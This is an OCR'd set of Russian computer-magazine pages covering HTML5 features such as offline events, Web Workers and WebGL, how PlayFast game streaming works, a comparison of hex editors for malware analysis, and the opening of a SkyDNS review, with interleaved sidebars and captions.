Раньше работать с сайтами было можно, даже не имея доступа в Сеть — открыл себе нужные страницы и читай, хоть на весь день, отключившись от модема. С сегодняшними интерактивными сайтами такое уже не получится. Для многих действий понадобится устойчивая связь с сервером проекта, ведь ты хочешь мгновенно видеть, что твои друзья делают рядом. Но ведь случается, что интернет просто отрубается, верно? Раньше браузер мог даже не заметить кратковременных отключений, максимум это грозило тем, что не отправляются формы. Современному же приложению в браузере надо точно знать, есть у него выход в инет или нет. И, как опытный разработчик, могу тебе сказать: узнать это не так уж и просто. Для облегчения этой задачи в HTML5 появились новые события — offline/online, которые оповещают твою программу о перебоях в соединении. Это здорово помогает, например, при написании текстов — если нет интернета, то вместо отправки заполненной формы на сервер достаточно воспользоваться одним из предложенных хранилищ данных (DOM Storage) и сохранить в него все, что ты так кропотливо набивал, а уже потом, когда появится доступ в Сеть, отправить это на сервер. Многие сервисы работы с документами или почтой нуждаются в таком уже сейчас, и им приходится всячески извращаться, чтобы узнать то, что в HTML5 будет доступно одной строкой!

```
document.body.addEventListener("offline",
function () {
    alert('Чувак, звони провайдеру, твоя
сетка упала!'));
}, false);
```

Но что делать, если твой сайт может прекрасно жить и без инета, лишь бы были те несколько файлов, без которых ну просто никак не обойтись? И это решается. Достаточно использовать application cache или offline resource. Это механизм, когда ты в специальном файлике (манифесте) описываешь ссылки на все нужные странице файлы, необходимые для того, чтобы работать без связи с сервером. Они автоматически будут загружены и заботливо сохранены браузером, чтобы быть наготове на случай обрыва связи. В отличие от настроек кэширования, это работает более гарантированно, и браузер не может пропустить указанный файл — все они в обязательном порядке будут заблаговременно загружены и сохранены. Уже сейчас это можно попробовать в Firefox 3.5 и выше.

Web Workers — солнце светит, рабы пашут

В инете просто куча сайтов, на которые заходишь и понимаешь, что можно выбросить в топку твой 4-х ядерный камень и 8 Гб оперативки — все это сжирает один сайт! Причиной тормозов часто является Flash, но не он один. Разработчики знают: JavaScript в браузере не предназначен для серьезных вычислений. Только в последних версиях браузеры научились выделять скрипты в отдельные потоки (первым это взял на вооружение Chrome, что позволило ему назваться самым быстрым браузером на планете). Тем не менее, в рамках страницы все скрипты работают в одном потоке, даже если процессор может выполнять их несколько одновременно. Асинхронным, то есть исполняющимся параллельно был и есть только один специальный системный объект XMLHTTPRequest, который может делать запросы на сервер, не прерывая основную работу. Но что же делать, если сегодня ты уже хочешь не просто загружать фото на свою страничку, а требуешь возможности ее обработать, создавать коллажи или фотожабы, да и просто убрать красные глаза? И все это на той же страничке, без необходимости отправлять фото на сервер.
Приближая возможности веба к обычным приложениям, следовало развязать руки разработчикам, дав возможность загрузить клиентскую машину по максимуму. Так появилась спецификация WebWorkers, впервые реализованная «в коде» еще Google Gears. По сути, это возможность выделить некоторый участок кода (набор функций), которые будут исполняться в отдельном фоновом потоке, никак не мешая обработке основной страницы, не тормозя отрисовку DOM-дерева и другие операции. Конечно, воркеры имеют множество ограничений (чтобы не наглели). Они не могут обращаться к переменным основной страницы или к DOM-дереву страницы, не видят ее переменные. Разрешена только загрузка с удаленных узлов и общение с родительским процессом, где они были созданы через механизм



▸ links

• Лучший сайт, где собраны разные примеры, учебники и исходники всех фич HTML5: www.html5rocks.com

• 3D графика с помощью WebGL: learningwebgl.com/blog

• Поддержка HTML5 и CSS 3 в разных браузерах: www.findmebyip.com/litmus

• Таблица тегов в HTML5: www.w3schools.com/html5/html5_reference.asp


• Введение в WebWorkers: http://webo.in/articles/all/2009/25-computing-with-web-workers



HTML5



С помощью Modernizr'а можно проверить, что из HTML5 поддерживается у посетителя



На сегодня только Google Chrome обеспечивает наиболее полную поддержку 3D в браузере через WebGL

обмена сообщениями (обычными строками или JSON-данными). Простой пример:

```
var worker = new Worker("my_xaking_script.js");
worker.onmessage = function(event) {
   alert('Computing finished, result: ' + event.
data)
};
worker.postMessage("5");
```

В воркере (файл my_xaking_script.js) может быть любой код JS, не взаимодействующий с DOM, а чтобы он мог общаться с внешним миром, достаточно объявить обработчик события onmessage, который срабатывает, когда воркеру посылают данные для обработки. Результат возвращается через вызов метода postMessage, который связывает код с основной страницей.
Можно смело возлагать на такой скрипт трудоемкие расчеты, например, в стратегических или RPG-играх, фоторедакторах и там, где раньше едва справлялся Flash или просто тупо вис браузер. Спецификация воркеров вышла на удивление простой и гибкой, да так, что многие серверные приложения взяли ее на вооружения, реализуя таким образом многопоточность (например, серверный JavaScript NodeJS). Плагины для Firefox, которые также могут быть написаны на чистом JS, могут использовать WebWorker для вынесения ресурсоемких обработок в другой поток. Для иллюстрации практической пользы от воркеров, легендарный JavaScript-гуру Джон Резиг, создатель jQuery, портировал из C на JavaScript алгоритм поиска коллизий в SHA-1 хеше (в рамках конкурса, организованного Ruby-хостером Engine Yard). Сам код ты сможешь найти на нашем DVD, но прирост скорости от использования многопоточности в разных браузерах составил от двух до пяти раз. А это, как мне кажется, очень даже отличный результат.

А может, хватит?

Ты думаешь, на этом нововведения в HTML5 закончились? Нет, там еще много чего припасено. Например, сейчас во всех браузерах перетаскивание чего-либо мышью (Drag-n-Drop) приводит к ощутимым тормозам. Особенно этим славится IE (а где ж он не тормозит-то?), поэтому все сложные веб-сайты с большим количеством информации работают в страничном интерфейсе, не пытаясь наследовать десктоп с таскающимися окнами. Разработчики HTML5 обещают, что Drag-n-Drop будет нативный и ускоряться браузером, поэтому даже с огромным DOM-деревом и кучей CSS-стилей все будет летать. Вдобавок появится возможность таскать не только элементы в пределах окна, но и немного выйти за область браузера, разрешив загружать файлы прямым перетаскиванием прямо с рабочего стола или из другого приложения. Это уже сейчас можно попробовать в Google Chrome, приложив аттач к письму Gmail с помощью Drag'n'Drop'а. Вообще, в спецификации обсуждается предоставление большей свободы в плане работы с локальными данными, например, FileReaderAPI, который позволит коду напрямую читать файлы с диска юзера (конечно, не все и не везде). И хотя начальные варианты поддержки уже появились в последних сборках Firefox, это API до конца не обрело свое место в стандарте.
О революционном решении добавить, наконец, в веб то, чего всегда не хватало — нативную поддержку WebSockets (двусторонней постоянной связи с сервером, почти настоящие TCP-сокеты), мы уже рассказывали подробнее в прошлых номерах (статья «Реалтайм в Вебе»). На сегодня это одна из самых обсуждаемых фич, которая уже реализована в последних релизах браузера (кроме злосчастного IE9). И пусть редакции стандарта на WebSockets могут изменяться и быть порой несовместимыми между собой, дырявыми в плане безопасности — без сомнения именно они будут главным локомотивом движения веб-сайтов в сторону приложений.
В истории Сети с середины 90-х годов пытались добавить настоящую 3D-графику на сайты. Разрабатывались специальные языки (вроде уже умершего VRML), создавались плагины и библиотеки, начиная от полностью новых (Blink 3D, Wildtangent) и заканчивая расширениями привычных апплетов Java (Java3D) и Flash. Ничего не пошло, пока не решили — а зачем вообще что-то придумывать, если все уже придумано (и украдено) до нас? На том и решили. За основу взяли индустриальный стандарт OpenGL (его особенно обожает легендарный Джон Кармайк, создатель Doom и Quake) и портировали с некоторыми изменениями его API прямиком в JavaScript. Так на свет появилась технология WebGL, которая сейчас лучше всего поддерживается Chrome. Здесь, как и в canvas-элементе, есть где разгуляться видеокарте: обещается, что графика будет ускорена по полной программе. Однако эта часть еще не входит в спецификацию и развивается сторонними компаниями. Но уже одно обещание единого графического API для работы с настоящим честным 3D и на любимом JavaScript — это подвиг! А как применить — это мы уже сами придумаем; будем писать игры, выводить классные графики и диаграммы, рисовать карты. Для игр, кстати, уже сделали и развивают честный игровой движок CopperLicht.

Как жить дальше?

HTML5 — это определенно будущее интернета. Технологии, которые входят в этот стандарт, позволяют с легкостью делать на веб-страницах то, что раньше было доступно только суровым C++ программистам на десктопах. Сразу все, конечно, на голову не свалится, новые возможности постепенно внедряются в браузеры. Но не стоит думать, что раз стандарт в далеком будущем, то ничего из его возможностей нельзя использовать сейчас. Многие браузеры поддерживают новшества HTML5, но вот только одна засада — каждый норовит реализовать это по-своему.

СТРИММИНГ ИГР: КАК ЭТО УДАЛОСЬ?

Разбираемся во внутренностях технологии PlayFast

Потоковое аудио. Потоковое видео. Теперь — игры в потоковом режиме. Когда мы в прошлом номере рассказывали о сервисе Playfast, нас сильно заинтересовала технология, позволяющая реализовать стримминг игры. Сложно представить, что любую игрушку можно вот так просто загружать в потоковом режиме и начать играть, имея на старте лишь часть ее файлов. Как это работает изнутри? Требуется ли взаимодействие с разработчиками игры?

У НОВОЙ ТЕХНОЛОГИИ ДЛЯ РАСПРОСТРАНЕНИЯ ИГР ЧЕРЕЗ ИНТЕРНЕТ ЕСТЬ ТРИ НЕОСПОРИМЫХ ПЛЮСА. Во-первых, покупать через интернет удобно и выгодно: игры стоят дешевле, чем обычном магазине. Во-вторых, можно бесплатно «пощупать» игрушку до покупки и принять решение, нужна она тебе или нет. И, в-третьих, и это самое главное, технология позволяет не скачивать образ игры полностью, чтобы приступить к ее прохождению – достаточно скачать лишь 5-15% от общего размера файлов. При этом вся оставшаяся часть будет незаметно подкачиваться с сервера в фоновом режиме. Звучит здорово, но как это работает?


Анализ игры

Может показаться, что реализовать стримминг игры можно разве только в кооперации с ее разработчиками, но это не так. Одна из важных фишек технологии Playfast заключается в том, что никаких изменений в исходный код не вносится. Мало этого, вмешательство разработчиков вообще не требуется, а вся реализация потоковой загрузки возлагается на плечи механизма PlayFast.

Любое приложение в ходе запуска и далее работы обращается к определенным файлам. Как правило, для запуска игры используется строго определенный перечень файлов, а к остальным приложение обращается по мере необходимости (в нашем случае, по мере прохождения игры). Если знать, какие файлы и данные являются критичными для запуска, к каким документам происходит обращение в ходе первых минут игры, можно создать минимальный ее образ. Если все сделано правильно, такой сборки будет достаточно не только для запуска, но и для полноценной игры в течение некоторого времени. Технология PlayFast как раз и позволяет это реализовать. Но прежде чем игра готова к стриммингу, она проходит несколько стадий тестирования, тренировок и конвертаций. Все начинается с первичного тестирования игры на корректную работу в ОС (Windows Vista/XP/7). При помощи специальных утилит-мониторов отслеживаются активность файловой системы, обращения к реестру, выясняется, какие дополнительные программы и кодеки необходимы для правильной работы игры. На основе этого анализа создается образ диска со всеми необходимыми файлами, а также сценарий для запуска игры с серверов компании. Помимо этого одним из важнейших шагов в обработке игр по технологии Playfast является защита игр от взлома. Для этого используются не только новейшие, но и проверенные временем самые надежные системы. Как только защищенный образ готов, игра готова к так называемой тренировке.

Тренировка

Во время этого этапа игра несколько раз отыгрывается по определенному сценарию заранее рассчитанное количество часов. Но здесь не только проверяется, правильно ли были отобраны файлы для создания первичного образа (так называемого прелоада). В это время специальный драйвер файловой системы фиксирует все обращения к блокам данных, а также время обращения к каждому из них. Эта информация передается на центральный сервер, где хранятся логи тренировочных сессий. В соответствии с сохраненной в логах информацией происходит перераспределение и выстраивание блоков данных на виртуальном диске в определенной последовательности. Таким образом, данные, обращение к которым произошло раньше, помещаются перед теми, к которым система обратилась в более позднее время. Как только информация организована в «правильной» последовательности, составляется карта прогрессивной загрузки, так необходимая для реализации стимминга. На самом последнем этапе все данные подлежат компрессии и разбивке на микро-блоки. После всех манипуляций, данный виртуальный диск с реорганизованной последовательностью данных может быть размещен на боевом сервере компании (в облаке), а пользователи могут оценить игру и скачать ее в десятки раз быстрее, чем если бы загружали образ игры полностью. Именно здесь находится и сервер лицензий, который осуществляет контроль триального периода с точностью до секунды. В самой технологии заложены алгоритмы защиты игры, а клиенту представляется гибкая схема продаж: единовременной покупки, аренды игр и подписки.



Создание образа игры по технологии PlayFast

Запуска игры на стороне клиента

Важной частью системы является приложение PlayFast-менеджер - это программа-клиент, которая устанавливается на компьютере конечного пользователя. Как только пользователь принял решение начать игру, оно проверяет систему пользователя на наличие необходимых компонентов для инициализации игрового файла. Если требуется установка какого-то дополнительного программного обеспечения, пользователь увидит подсказку системы, а также ссылку на безопасный источник, откуда его можно скачать и инсталлировать. Ну, а если все зависимости удовлетворены, начинается загрузка данных, необходимых для запуска игры. Из кэш-файла информация передается на виртуальный диск пользовательского компьютера, который также создается менеджером Playfast. Когда игровая сессия уже началась, остальной объем данных загружается автоматически в фоновом режиме. А мы тем временем можем спокойно наслаждаться игрой.

Капитан Улитка




DVD
Дистрибутивы редакторов ты найдешь на нашем DVD-диске

Hex-редакторы vs. malware

Выбираем шестнадцатеричный редактор для анализа бинарников

После окончания цикла статей «Лучшие инструменты пентестера» в редакцию пришло немало писем с просьбой сделать подборку hex-редакторов. Интерес, конечно, представляет не возможность редактировать бинарные данные, а дополнительные фичи вроде автоматического распознавания структур данных и дизассемблирования кода. Чтобы сделать обзор, мы выяснили мнения людей, которым чаще других приходится ковыряться с такими инструментами, — вирусных аналитиков. И вот что они нам рассказали.

ЛЮБОЙ HEX-РЕДАКТОР ПОЗВОЛЯЕТ ИССЛЕДОВАТЬ И МОДИФИЦИРОВАТЬ ФАЙЛ НА НИЗКОМ УРОВНЕ, ОПЕРИРУЯ С БИТАМИ И БАЙТАМИ. Содержание файла представляется в шестнадцатеричной форме. Это базовый функционал. Однако некоторые редакторы предлагают пользователям намного большее, позволяя разобраться, собственно, что есть что в том непонятном наборе символов, который появляется при открытии файла. Для этого автоматически извлекаются ASCII и Unicode строки, осуществляется поиск известных паттернов, выполняется распознавание основных структур данных и многое другое. Шестнадцатеричных редакторов довольно много, но если мы решили рассмотреть их в контексте исследования образцов малвари, то легко выделить некоторые из них. Лишь немногие оказываются реально полезными для анализа зловредного кода и исследования зараженных документов (скажем, PDF).



010 Editor: шаблоны структур в действии

Hex Editor Neo: просматриваем структуры

McAfee FileInsight

FileInsight — это бесплатный hex-редактор для Windows от компании McAfee Labs. Продукт, само собой, выполняет весь стандартный функционал, сопутствующий подобному софту, предлагая удобный интерфейс для просмотра и редактирования файлов в шестнадцатеричном и текстовом режимах. Но это лишь капля в море, если посмотреть на весь его функционал. Начать стоит с того, что FileInsight способен парсить структуру исполняемых бинарников для Windows (PE файлов), а также OLE-объектов Microsoft Office. Мало этого, пользователю предлагается встроенный x86 дизассемблер. Достаточно выбрать часть файла, которую хочешь просмотреть в виде читаемого кода, и FileInsight покажет этот фрагмент как листинг ассемблерных инструкций. Дизассемблер особенно полезен, когда ищешь шеллкод в зловредных файлах. Среди других опций, которые придутся по душе реверсерам, возможность импортировать объявления структур. Для этого программе достаточно указать заголовочный файл с объявлениями вроде:

```
struct ANIHeader {
  DWORD cbSizeOf; // Num bytes in AniHeader
  DWORD cFrames;  // Number of unique Icons
  DWORD cSteps;   // Number of Blits
};
```

В этом случае программа сама будет парсить подобные конструкции. Впрочем, и по умолчанию предлагается немало интуитивных алгоритмов для обработки кода. Речь, прежде всего, идет о декодировании многих методов обфускации (xor, add, shift, Base64 и т.д.): встроенные скрипты щелкают подобную криптозащиту на раз-два. Тут надо заметить, что в качестве объекта исследования необязательно должен быступать бинарник, это может быть и обычная веб-страница, вызывающая подозрения. Многие действия программа позволяет автоматизировать с помощью простых сценариев на JavaScript или модулей на Python, которых написано уже немало. Увы, при всех достоинствах у FileInsight есть и серьезный недостаток, выражающийся в невозможности обрабатывать большие файлы. К примеру, если попытаешься скормить утилите файл размером в 400-500 Мб, вылетает ошибка «Failed to open document».

Hex Editor Neo

Существует две версии этого шестнадцатеричного редактора от компании HDD Software: простая бесплатная и продвинутая коммерческая версия. Freeware-вариант — это добротный, но мало чем примечательный HEX-редактор, имеющий классный настраиваемый интерфейс с поддержкой разных цветовых схем. Не более того. А вот профессиональная версия Hex Editor Neo предоставляет несколько полезных опций, которые могут быть крайне полезны при анализе бинарников. К примеру, пользователь получает возможность декодирования кода, закриптованного с помощью наиболее общих алгоритмов. Помимо этого, появляется возможность просмотра и редактирования локальных ресурсов типа NTFS-потоков, локальных дисков, памяти процесса, а также оперативки. В самой полной версии появляется и поддержка скриптового языка, позволяющая автоматизировать многие процессы с помощью сценариев на VBScript и JavaScript. Но самый смак в том, что к твоим услугам предоставляется встроенный дизассемблер, который работает и с x86, и с x64, и с .NET-бинарниками! Еще одна фича — быстрое создание патчей, основанное на сравнении двух бинарников. Звучит впечатляюще, но лучше ли он, чем FileInsight? Скорее, нет. FileInsight в целом выглядит более функционально. С другой стороны, любая, в том числе бесплатная, версия Hex Editor Neo отлично работает даже с очень большими файлами и позволяет искать ASCII и Unicode-строки. Дизассемблер здесь не ограничивается одной лишь x86 платформой, а встроенный редактор ресурсов очень удобен. Есть над чем подумать.

FlexHex

FlexHex — это мощный коммерческий hex-редактор от компании Heaventools Software, который включает многие из функций, доступных в Hex Editor Neo. Единственное чего здесь нет — это, пожалуй, поддержка скриптов. Зато этот полнофункциональный редактор одинаково хорошо обрабатывает бинарники, OLE-файлы, физические диски и альтернативные NTFS-потоки. Последнее особенно важно, потому что FlexHex позволяет редактировать те данные, которые другие редакторы могут даже не увидеть. К тому же, сразу чувствуется ориентированность на работу с большими массивами информации: какой бы размер ни был у файла, навигация по нему осуществляется без каких-либо лагов и тормозов. Для еще большего удобства работает система закладок. При этом FlexHex непрерывно ведет историю всех операций — можно отменить любое действие, просто выбрав его из списка изменений (undo-list не ограничен)! В FlexHex поддерживаются все необходимые

INFO


info

Скажи, вот в каком офлайн HEX-редакторе есть возможность коллективной работы нескольких людей? Я такого не знаю. Зато это предоставляет совершенно бесплатный онлайн-сервис hexpaste. Достаточно поделиться ссылкой на проект (например, hexpaste.com/WvwX04eV), чтобы к нему мог подключиться кто-то еще. Действует простейшая система контроля версий — каждое значимое изменение необходимо сохранить. Интерфейс очень здорово реализован на AJAX'е, поэтому складывается ощущение, что работаешь в самой обычной, но очень простой программе.



links


FileInsight: vil.nai.com/vil/averttools.aspx
Hex Editor Neo: www.hhdsoftware.com/free-hex-editor
FlexHex: www.flexhex.com
010 Editor: www.sweetscape.com/010editor
Hiew: www.hiew.ru
Radare: radare.nopcode.org/new



Исследуем бинарник в FlexHEX

Бесплатный hex-редактор от McAffee Labs

Необычный интерфейс Hiew



radare — hex-редактор для unix

операции с бинарными данными, поиск ASCII и Unicode-строк. Если необходимо обрабатывать структуру с заранее известным форматом, задать ее параметры не составит труда с помощью специальных инструментов. В результате получаем отличный hex-редактор, но все-таки сильно уступающий тому же FileInsight. Единственная примечательная опция — это обработка OLE-файлов, но и тут есть проблемы. Несколько раз при попытке открыть зараженный OLE, программа вылетала с ошибкой «The docfile has been corrupted».

010 Editor

010 Editor — известный коммерческий продукт, разработанный SweetScape Software. Если сравнивать его с предыдущими тремя инструментами, то он умеет все: поддерживает работу с очень большими файлами, предоставляет классные возможности по оперированию с данными, позволяет редактировать локальные ресурсы, имеет систему скриптинга для автоматизации рутинных действий (более 140 различных функций к твоим услугам). А еще у 010 Editor есть изюминка, уникальная фишка. Редактор уделывает всех благодаря возможности парсить различные форматы файлов, используя собственную библиотеку шаблонов (так называемые Binary Templates). Вот здесь ему нет равных. Над шаблонами работают множество энтузиастов по всему миру, забивая различные структуры форматов и данных. В результате процесс навигации по различным форматам файлов становится прозрачным и понятным. Это касается в том числе и обработки бинарников для винды (PE файлам), файлов-ярлычков Windows (LNK), Zip-архивов, файлов Java-классов и многого другого. Всю прелесть этой фишки многие смогли осознать, когда известный специалист по безопасности Didier Stevens создал для 010 Editor шаблон для парсинга PDF-файлов. Вкупе с другими утилитами это серьезно упростило анализ зараженных PDF-документов, которые последние полгода не перестают удивлять количеством мест, откуда можно эксплуатировать программу-читалку. Добавляем сюда классную функцию для сравнения бинарников, калькулятор с С-подобным синтаксисом, конвертирование данных между ASCII, EBCDIC, Unicode-форматами и получаем очень привлекательный инструмент с уникальными фишками.

Hiew

Hiew, в плане способа распространения, мало чем отличается от своих коллег. Это тоже коммерческий продукт, который разработал наш соотечественник Евгений Сусликов. Программа, имеющая долгую историю, сильно полюбилась многим специалистам по информационной безопасности. Тому есть вполне очевидные причины — мощные возможности для исследования и редактирования структуры и содержания исполняемых файлов как винды (PE), так и бинарников для Linux (ELF). Другая очень полезная фича для реверсинга — встроенный x86-64 ассемблер и дизассемблер. Последний даже поддерживает инструкции ARM. Не надо говорить, что редактор отлично переваривает большие файлы и позволяет редактировать логические и физические диски. Многие задачи легко автоматизируются за счет системы клавиатурных макросов, скриптов и даже API для разработки расширений (Hiew Extrenal Modules). Но прежде чем рваться в бой, учти — интерфейс Hiew представляет собой DOS-подобное окно, работать с которым с непривычки довольно неудобно. Зато можешь прочувствовать на себе всю прелесть олдскула.

Radare

Radare — это набор бесплатных утилит для Unix-платформы, которые предоставляют классные функции для редактирования файлов в HEX-режиме. В него входит непосредственно сам hex-редактор (radare) с возможностью открытия локальных и удаленных файлов. Программа анализирует исполняемые файлы различных форматов, как линуксовых (ELF), так и виндовых (PE). Помимо редактирования в пакете Radare есть инструмент для сравнения бинарных файлов (radiff) и встроенный ассемблер/дизассемблер. А лично мне пару раз пригодился инструмент для генерации шеллкодов (rasc). Любые операции легко можно автоматизировать и подогнать под себя за счет скриптовой системы. Из минусов, опять же, можно отметить отсутствие GUI-интерфейса — все действия осуществляются из командной строки, а полноценно работать с утилитами получится, только прочитав документацию. С другой стороны, на сайте есть наглядные скринкасты, демонстрирующие как основные моменты, так и маленькие секреты вроде подключения Python-плагина.

Так что же выбрать?

Мы рассмотрели несколько мощных hex-редакторов, которые включают в себя полезные опции для анализа подозрительных файлов. Из всех продуктов серьезно выделяется FileInsight, который при всем своем функционале (а он действительно впечатляет) остается бесплатным. 010 Editor предоставляет большое количество шаблонов для обработки самых разных файлов, в том числе PDF-документов. Это мега-фишка, которой нельзя пренебрегать. Эти два редактора я использую постоянно; для работы аналитика, пожалуй, они подходят лучше всего. Если говорить о работе под Unix-платформой, то, конечно, нельзя забывать о Radare. Пакет предлагает очень мощные возможности, хотя он и сложен в использовании из-за того, что работает из командной строки. Не очень дружелюбен и Hiew, несмотря на то, что его возможности, безусловно, позволяют выполнять самые разные операции с бинарниками. К тому же, Hiew — это выбор большого количество настоящих профи, а это дорогого стоит (и многое значит). Что касается Hex Editor Neo, то его стоит взять на вооружение, если тебя интересует возможность дизассемблировать x86, x64 и .NET код. ⌶

Как прокачать DNS?

Сегодня я расскажу об одном интересном сервисе, который позволяет проапгрейдить традиционный DNS и получить несколько серьезных бонусов без установки каких-либо дополнительных приложений.

Любой админ знает о маленьких пакетах, уходящих на 53 порт провайдера, — это запросы к серверу DNS. Когда мы набираем в браузере www.xakep.ru, мы отправляем ему запрос с просьбой вернуть IP-адрес узла. Быстрый резолвинг доменного имени положительно влияет на скорость загрузки страниц. Ниже мы как раз поговорим о новом продвинутом «акселераторе» системы DNS.


Ближе DNS — быстрее отклик

Речь идет о SkyDNS (www.skydns.ru) — новом сервисе, разработчики которого обещают ускорить работу службы DNS и обеспечить фильтрацию разных вредных сайтов и баннерных сетей. Причем без необходимости устанавливать какие-либо программы у себя на компе. Как они это собираются сделать?

Скорость подгрузки страницы зависит от того, насколько быстро отвечает сервер DNS (кроме случаев, когда информация о нужном имени есть у нас в кэше). Парни из SkyDNS, похоже, об этом точно знают. Обещанное ускорение работы DNS достигается за счет сети распределенных по территории России серверов. Сетевая архитектура позволяет отправлять твои запросы именно на ближайший сервер, за счет чего достигается уменьшение отклика, а, следовательно, и повышение скорости загрузки сайтов. На момент неспешного написания статьи на сайте SkyDNS заявлено четыре сервера в крупных городах России. Это Москва, Питер, Екатеринбург и Новосибирск, на очереди остальные города-миллионники. Если учесть, что лично я часто прописываю в качестве DNS по умолчанию сервера, расположенного где-то там за бугром (местные провайдеры все никак не озаботятся установкой нормального оборудования и наймом админов с прямыми руками, отчего их DNS'ы частенько штормит), то для меня по данному пункту — зачет. Особенно круто, если тебе повезло жить в городе, где расположен сервер SkyDNS. Законы физики никто не отменял: чем длиннее путь, который сигнал пробегает по проводам, тем ощутимее и задержка. Надо сказать, что она весьма заметна, особенно с учетом дополнительных тормозов сетевого оборудования.

Фильтрация сайтов без лишнего софта

